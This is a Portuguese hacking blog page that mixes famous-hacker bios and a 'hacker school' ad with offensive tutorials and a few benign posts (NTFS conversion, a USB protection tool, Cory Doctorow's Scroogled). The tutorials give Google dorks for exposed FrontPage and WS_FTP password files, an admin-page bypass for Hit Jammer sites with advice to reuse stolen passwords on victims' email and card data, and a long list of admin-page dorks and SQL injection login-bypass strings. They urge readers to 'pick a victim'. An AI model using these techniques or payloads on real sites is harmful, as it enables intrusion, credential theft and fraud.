Conheça um pouco da história de hackers e crackers famosos.
 Kevin Mitnick
Kevin é considerado o maior cracker de todos os tempos, ficou muito conhecido aos 17 anos quando invadiu a página do Comando de Defesa dos Estados Unidos. Foi acusado de causar prejuizos de US$ 80 milhões e figurou entre os mais procurados pelo FBI.
Foi proibido de chegar perto de computadores por oito anos, cinco em prisão de regime fechado e três em liberdade condicional.
 Kevin Poulsen
Atualmente Kevin Poulsen trabalha como editor sênior da revista Wired, mas no passado foi considerado um verdadeiro especialista em invadir sistemas telefônicos.
Ficou famoso ao faturar um Porsche após vencer um concurso que premiava o ouvinte que ligasse 102 vezes para a rádio.
 Mark Abene
Mark era um especialista em invadir sistemas de comunicação públicos. Considerado, na década de 80, uma das 100 pessoas mais inteligentes de Nova York. Hoje trabalha como consultor de segurança em grandes corporações.
 Robert Morris
Morris fez a internet parar em 1988. É filho do chefe do Centro Nacional de Segurança Computacional, área da Agencia Nacional de Segurança dos Estados Unidos. Em 1998 vendeu um serviço para o Yahoo! e tornou-se milionário.
 John Draper
Conseguir fazer ligações gratuitas utilizando um apito de plástico que vinha de brinde em uma caixa de cereais. Obrigou os EUA a trocar de sinalização de controle nos seus sistemas de telefonia.
 | Aprenda gratuitamente com quem mais entende de hacker no Brasil. - Não precisa ter conhecimento prévio: basta saber navegar na Internet e usar o Windows.
- Lições para iniciantes, usuários avançados, estudantes de sistemas de informação e profissionais de informática (técnicos, analistas, consultores, administradores de rede, etc).
- Simplesmente o maior programa de educação continuada para a formação do hacker profissional.
- E o que é melhor: tudo isto de graça. A Escola de Hackers é um projeto sem fins lucrativos, mantido por doações.
|
A cada grupo de lições você será avaliado para mudança de nível e poderá solicitar o certificado de conclusão dos cursos concluídos. Nosso certificado é reconhecido em todo o Brasil* e também no Exterior**
* Certificado referente a curso de extensão, conforme previsto na Lei Federal 9394/99.
** Os alunos residentes no exterior deverão entrar em contato com os Órgãos de Educação de seus países para saber como validar o certificado fora do Brasil.
www.escoladehackers.com.br
Sabe aquela página feita em Front Page. Você está louco para conseguir o login da página e senha. Use a porcaria do google entaum pow Very Happy
Segue o comando abaixo copie e cole no google.!!!!
"# -FrontPage-" inurl:service.pwd
Ler mais
digite no google o seguinte comando:
filetype:ini ws_ftp pwd
vai aparecer algo assim:
Ex.:
UID=anonymous
PWD=
29BEA5A170EE544D8F2D7CEA802A182BA76A387266A14799AEA53D73B0A
Na verdade o Username está a mostra como todos podemos ver UID=....
a senha que é o PWD precisa deve ser desincriptada com o programa "wcftpcrack"
ele decodifica num piscar do nossos olhos a senha para gente!!!!
Ler mais

o autor e o dono do blog nao se responsabilizam por mau uso do conteudo aqui contido nem pelos erros ortograifocos tambem contidos nesse post. .
Abraços a todos .
Mais uma vez o google se mostra uma arma incrivelmente potente para os hackers quando em conjunto com a ignorância de administradores de sites...
O Hit Jammer 1.0 eh um script para unix que permite a você gerenciar o trafego e modificar o site sem precisar utilizar HTML. É geralmente utilizado por aqueles sites "underground" que pagam pelas navegações, etc.
O autor do script já soltou um patch para correção dos bugs, mas muitos administradores nem se quer deram noticia disso.
Um bug critico no script permite que nós facilmente acessemos a área admin, podendo ver todos os nomes de usuários, email, e senha... :twisted:
Bom, chega de papo, vamos ao que interessa 8)
Vá ate o google (www.google.com) e digite no campo de busca "POWERED BY HIT JAMMER 1.0!" (sem aspas) vão aparecer vários sites, escolha sua vitima e mãos a obra!
Entre no site de sua escolha e quando entrar mude o link para:
Ex: www.trafficgold.com vai virar www.trafficgold.com/admin/admin.php
Pronto, se o site estiver vulnerável (o que é muito provável) vai aparecer os nomes de usuário, senha e e-mail!
Como muitos usuários sem muitas noções sobre segurança utilizam as mesmas senhas em vários lugares, vá ate o servidor de e-mail (aquele que aparece depois do "@") e procure pelo link para acessar o mail.
Copie a senha e o email, quando entrar, você pode pedir por senhas perdidas procurar pelo numero do CC, etc..
Autoria de Ø Rodrigo KYLLOPARDIUNØ
Olá galera.
Fiz este pequeno tutorial meio as pressas,mas espero que voces gostem,principalmente quem esta começando agora Vou acessar o painel administrativo de um site através de uma técnica chamada “ SQL injection “. Primeiramente,vou ensinar a voces como pesquisarem por sites vulneraveis a SQL injection com o próprio site do GOOGLE.
1) Acesse
http://www.google.com.br2) Pesquise por qualquer uma das strings abaixo:
Citação:allinurl:admin/index.asp allinurl:admin/default.asp allinurl:admin/admin.asp allinurl:admin/login.asp allinurl:/admin/entrar.asp allinurl:/admin/default.asp allinurl:/admin/index.asp allinurl:/admin/login.asp allinurl:/admin/password.asp allinurl:/admin/senha.asp allinurl:/login/login.asp allinurl:/adm/login.asp allinurl:/adm/index.asp allinurl:/adm/default.asp allinurl:/login/index.asp allinurl:/login/default.asp allinurl:/webmaster/login.asp allinurl:/webadmin/default.asp allinurl:/webadmin/index.asp allinurl:/webadmin/default.asp allinurl:/menu_admin/default.asp allinurl:/menu_admin/index.asp allinurl:/menu_admin/login.asp allinurl:/noticias/admin/ allinurl:/news/admin/ allinurl:/cadastro/admin/ allinurl:/portal/admin/ allinurl:/site/admin/ allinurl:/home/admin.asp allinurl:/home/admin/index.asp allinurl:/home/admin/default.asp allinurl:/home/admin/login.asp allinurl:/web/admin/index.asp allinurl:/web/admin/default.asp allinurl:/web/admin/login.asp allinurl:/home/adm/login.asp allinurl:/home/adm/senha.asp allinurl:/home/adm/index.asp allinurl:/home/adm/defaul.asp allinurl:/menu/admin/index.asp allinurl:/menu/admin/default.asp allinurl:/menu/admin/login.asp allinurl:/menu/admin/admin.asp allinurl:/painel/admin/admin.asp allinurl:/painel/admin/login.asp allinurl:/painel/admin/index.asp allinurl:/painel/admin/default.asp allinurl:/site/admin/default.asp allinurl:/site/admin/index.asp allinurl:/site/admin/login.asp allinurl:/asp/admin/login.asp allinurl:/asp/admin/index.asp allinurl:/asp/admin/default.asp allinurl:/shop/admin/default.asp allinurl:/shop/admin/index.asp allinurl:/shop/admin/login.asp allinurl:/ecommerce/admin/index.asp allinurl:/ecommerce/admin/default.asp allinurl:/ecommerce/admin/login.asp allinurl:/pedidos/admin/default.asp allinurl:/pedidos/admin/index.asp allinurl:/pedidos/admin/login.asp allinurl:/compras/admin/ allinurl:/clientes/admin/ allinurl:/busines/admin/ allinurl:/area_restrita/admin.asp allinurl:/area_restrita/login.asp allinurl:/area_restrita/index.asp allinurl:/acesso/admin.asp allinurl:/acesso/admin/default.asp allinurl:/acesso/admin/index.asp allinurl:/post/admin/default.asp allinurl:/post/admin/ allinurl:/post/admin/index.asp allinurl:/post/admin/login.asp allinurl:/eshop/admin/ allinurl:/eshop/admin.asp allinurl:/eshop/admin/default.asp allinurl:/eshop/admin/index.asp allinurl:/comercio/admin.asp allinurl:/comercio/admin/default.asp allinurl:/comercio/admin/index.asp allinurl:/news/admin/login.asp allinurl:/news/admin/default.asp allinurl:/news/admin/index.asp allinurl:/imprensa/login.asp allinurl:/imprensa/admin.asp allinurl:/imprensa/admin/default.asp allinurl:/imprensa/admin/index.asp allinurl:/imprensa/admin/login.asp allinurl:/banners/admin.asp allinurl:/banners/admin/default.asp allinurl:/banners/admin/index.asp allinurl:/banners/admin/login.asp allinurl: allinurl:/banner/admin/ allinurl:/banner/admin/default.asp allinurl:/banner/admin/index.asp allinurl:/newsleter/admin.asp allinurl:/newsleter/admin/default.asp allinurl:/newsleter/admin/index.asp allinurl:/principal/admin.asp allinurl:/principal/admin/default.asp allinurl:/principal/admin/index.asp allinurl:/principal/admin/login.asp allinurl:/editar/admin.asp allinurl:/editar/admin/login.asp allinurl:/editar/admin/index.asp allinurl:/editar/admin/default.asp allinurl:/form/admin.asp allinurl:/admin/admin.asp allinurl:/admin/index.asp allinurl:/admin/admin/default.asp allinurl:/edit/admin/index.asp allinurl:/edit/admin/default.asp allinurl:/menu/admin/senha.asp allinurl:/painel/admin/senha.asp allinurl:/menu_admin/senha.asp allinurl:/pedidos/admin/senha.asp allinurl:/vendas/admin/senha.asp allinurl:/principal/admin/senha.asp allinurl:/home/admin/senha.asp allinurl:/news/admin/senha.asp allinurl:/noticias/admin/senha.asp allinurl:/portal/admin/senha.asp allinurl:/site/admin/senha.asp allinurl:/admin/admin/adm.asp allinurl:/admin/adm/senha.asp allinurl:/adm/admin/login.asp allinurl:/adm/admin/index.asp allinurl:/adm/admin/default.asp allinurl:/admin/loja/senha.asp allinurl:/admin/lojas/default.asp allinurl:/admin/lojas/index.asp allinurl:/loja/admin.asp allinurl:/db/admin/index.asp allinurl:/db/admin/login.asp allinurl:/db/admin/default.asp allinurl:/db/admin/senha.asp allinurl:/host/admin/default.asp allinurl:/host/admin/index.asp allinurl:/host/admin/login.asp allinurl:/login/admin.asp allinurl:/login_admin/index.asp allinurl:/login_admin/default.asp allinurl:/login_admin/login.asp allinurl:/store/admin.asp allinurl:/store/admin/default.asp allinurl:/store/admin/index.asp allinurl:/stroe/admin/login.asp allinurl:/images/admin/ allinurl:/client/admin.asp allinurl:/order/admmin.asp allinurl:/order/admin/index.asp allinurl:/order/admin/login.asp allinurl:/order/admin/default.asp allinurl:/admin/senha.asp allinurl:/strore/admin/senha.asp allinurl:/controle/admin.asp allinurl:/controle/admin/index.asp allinurl:/controle/admin/default.asp allinurl:/controle/admin/login.asp allinurl:/parceiros/admin.asp allinurl:/parceiros/admin/login.asp allinurl:/parceiros/admin/default.asp allinurl:/parceiros/admin/index.asp allinurl:/administrador/login.asp allinurl:/webmaster/login.asp allinurl:/webmaster/senha.asp allinurl:/webmaster/autenticar.asp allinurl:/admin/autenticar.asp allinurl:/admin/logout.asp allinurl:/admin/logar.asp allinurl:/webmaster/logar.asp allinurl:/store/admin/logar.asp allinurl:/shopping/admin.asp allinurl:/shopping/admin/login.asp allinurl:/shopping/admin/index.asp allinurl:/shopping/admin/default.asp allinurl:/admin/menu.asp allinurl:/admin/painel.asp allinurl:/shop/admin/logar.asp allinurl:/admin/acesso.asp allinurl:/restrito/admin.asp allinurl:/restrito/acesso/admin.asp allinurl:/restrito/adm/login.asp allinurl:/webmaster/entrar.asp allinurl:/admin/site/entrar.asp allinurl:/ecommerce/admin/index.asp allinurl:/ecommerce/admin/default.asp allinurl:/ecommerce/admin/login.asp
Após voces pesquisarem,uma série de píginas serão encontradas.
Geralmente quando voce acessa uma destas píginas,voce ira cair na tela de “login” do administrador,onde voce deve digitar o nome de usuario e a senha para conseguir acesso ADM do site.
É aqui que usamos o SQL injection,ao invés de colocarmos a senha,usamos algumas strings nos campos de logins,caso voce consiga acessar o painel de controle do ADM,é porque o site esta vulneravel a SQL injection.
Abaixo vou colocar algumas strings para voces colocarem nos campos de logins: ( Só lembrando que cada string serve para o campo "nome de usuario" e o campo "senha" ao mesmo tempo )
Citação:b' or ' 1='
' or '1
' or '
' or 'a'='a
' or ''='
' or 1=1--
') or ('a'='a
' or '1'='1
admin ' - -
' ou 0=0 --
"ou 0=0 --
ou 0=0 --
' ou 0=0 #
"ou 0=0 #
ou 0=0 #
' ou ' x'='x
"ou" x"="x
') ou (' x'='x
' ou 1=1 --
"ou 1=1 --
ou 1=1 --
' ou a=a --
"ou" a"="a
') ou (' a'='a
") ou ("a"="a
hi "ou" a"="a
hi "ou 1=1 --
hi ' ou 1=1 --
hi ' ou ' a'='a
hi ') ou (' a'='a
hi") ou ("a"="a
Só lembrando que qualquer bom scanner detecta esta vulnerabilidade,o ACUNETIX é um exemplo de um programa de scan .
NÂO NOS RESPOSABILIZAMOS POR QUALQUER ATO PRATICADO POR VOCÊS PERANTE ESTE TUTORIAL O OBJETIVO DESSE TUTORIAL É EVITAR ESSE TIPO DE FALHA.Este tutorial realmente é para o pesoa que esta começando,aconselho a voces darem uma estudada em PHP injection e principalmente em XSS,que para mim é a técnica do futuro,pois muitos sites estão vulneraveis.
>>BY TeCnOhEnRy <<

Intellitamper é uma ferramenta capaz de fazer um scan (varredura) de todos os arquivos HTML do endereço do website escolhido. O legal dessa ferramenta é que ela nos mostra todos os diretórios, arquivos, links e
muito mais disponíveis no website sem a necessidadede ter que navegar por todas elas.
*Disponível para plata
forma Windows
Download
Padrão nas instalações do Windows a partir do XP, o NTFS tem muitas vantagens sobre os sistemas de arquivos mais antigos
O sistema NTFS, introduzido pela Microsoft quando o Windows NT foi lançado (1993), oferece mais vantagens do que as obtidas com os padrões FAT (FAT16, de 1981; e FAT32, extensão da versão anterior, lançada com o Windows 95 SP2).
Além de mais estável e com um desempenho superior, o NTFS proporcionou melhorias na segurança, na criptografia e na compressão de arquivos, e tornou-se o padrão para o sistema de arquivos a partir do Windows XP.
Por essa razão, ao migrar de uma versão anterior do Windows, o usuário será questionado sobre a conversão do sistema de arquivos atual para o NTFS.
Se o usuário decidir migrar no momento da instalação do novo sistema operacional, o processo será realizado automaticamente. Caso contrário, a conversão poderá ser feita facilmente mais tarde.
O complicado é fazer o inverso (mas por que alguém desejaria transformar uma partição NTFS em FAT?). Se isto for realmente necessário, o usuário terá que formatar o drive ou partição novamente, escolhendo o sistema de arquivos desejado.
Para converter o sistema de arquivos do FAT para o NTFS, clique em Iniciar, Executar (no Vista, apenas Iniciar), digite cmd e pressione a tecla Enter.
Na linha de comando que abrir, digite convert x: / fs:ntfs (substitua a letra x por aquele que corresponda à do drive que se deseja converter) e pressione a tecla Enter.
Ler mais

ProtegPen é uma ferramenta extremamente leve e útil, principalmente para quem usa o pendrive em computadores públicos ou que sempre estão infectados, como em bibliotecas ou lan houses, por exemplo. Como o próprio nome diz, ProtegPen é um programa para proteger seu pendrive das ameaças digitais, como vírus ou gravação de arquivos indesejados. Cadeado digitalProtegPen funciona como um cadeado para proteger seu dispositivo móvel, já que com ele você pode permitir ou não a entrada de arquivos. O programa é extremamente simples de usar, pois possui apenas uma janela e exige que você use no máximo três botões.
ATENÇÃO!
Vale salientar que este programa só funciona com pendrives no formato NTFS (New Technology File System), desta forma se você possui um pendrive em outro formato de gravação como FAT32, por exemplo, precisa converter o dispositivo através da formatação do mesmo.
 E se o Google controlasse a sua vida?
E se um dia, a companhia que todos nós gostamos e usamos diariamente, deixasse de ser “boazinha”? Como seria a vida em um mundo onde o Google fosse usado da pior forma?“
É com essa frase emblemática que Cory Doctorow escreveu “Scroogled”, um texto bastante interessante sobre os “perigos” que corremos com a falta de privacidade na web.
Versão em PDF traduzida por Marco Aurelio Thompson..
Download Aqui
ATENÇÃO! Todos os links e arquivos que se encontram no site, estão hospedados na própria Internet, somente indicamos onde se encontra. Qualquer arquivo protegido por algum tipo de lei deve permanecer, no máximo, 24 horas em seu computador. Eles podem ser baixados apenas para teste, devendo o usuário apagá-lo ou comprá-lo após 24 horas. A Aquisição desses arquivos pela Internet é de única e exclusiva responsabilidade do usuário.
"Você tem o direito de permanencer calado.
Tudo o que você fizer usando o conhecimento deste blog
poderá ser usado contra você no tribunal."


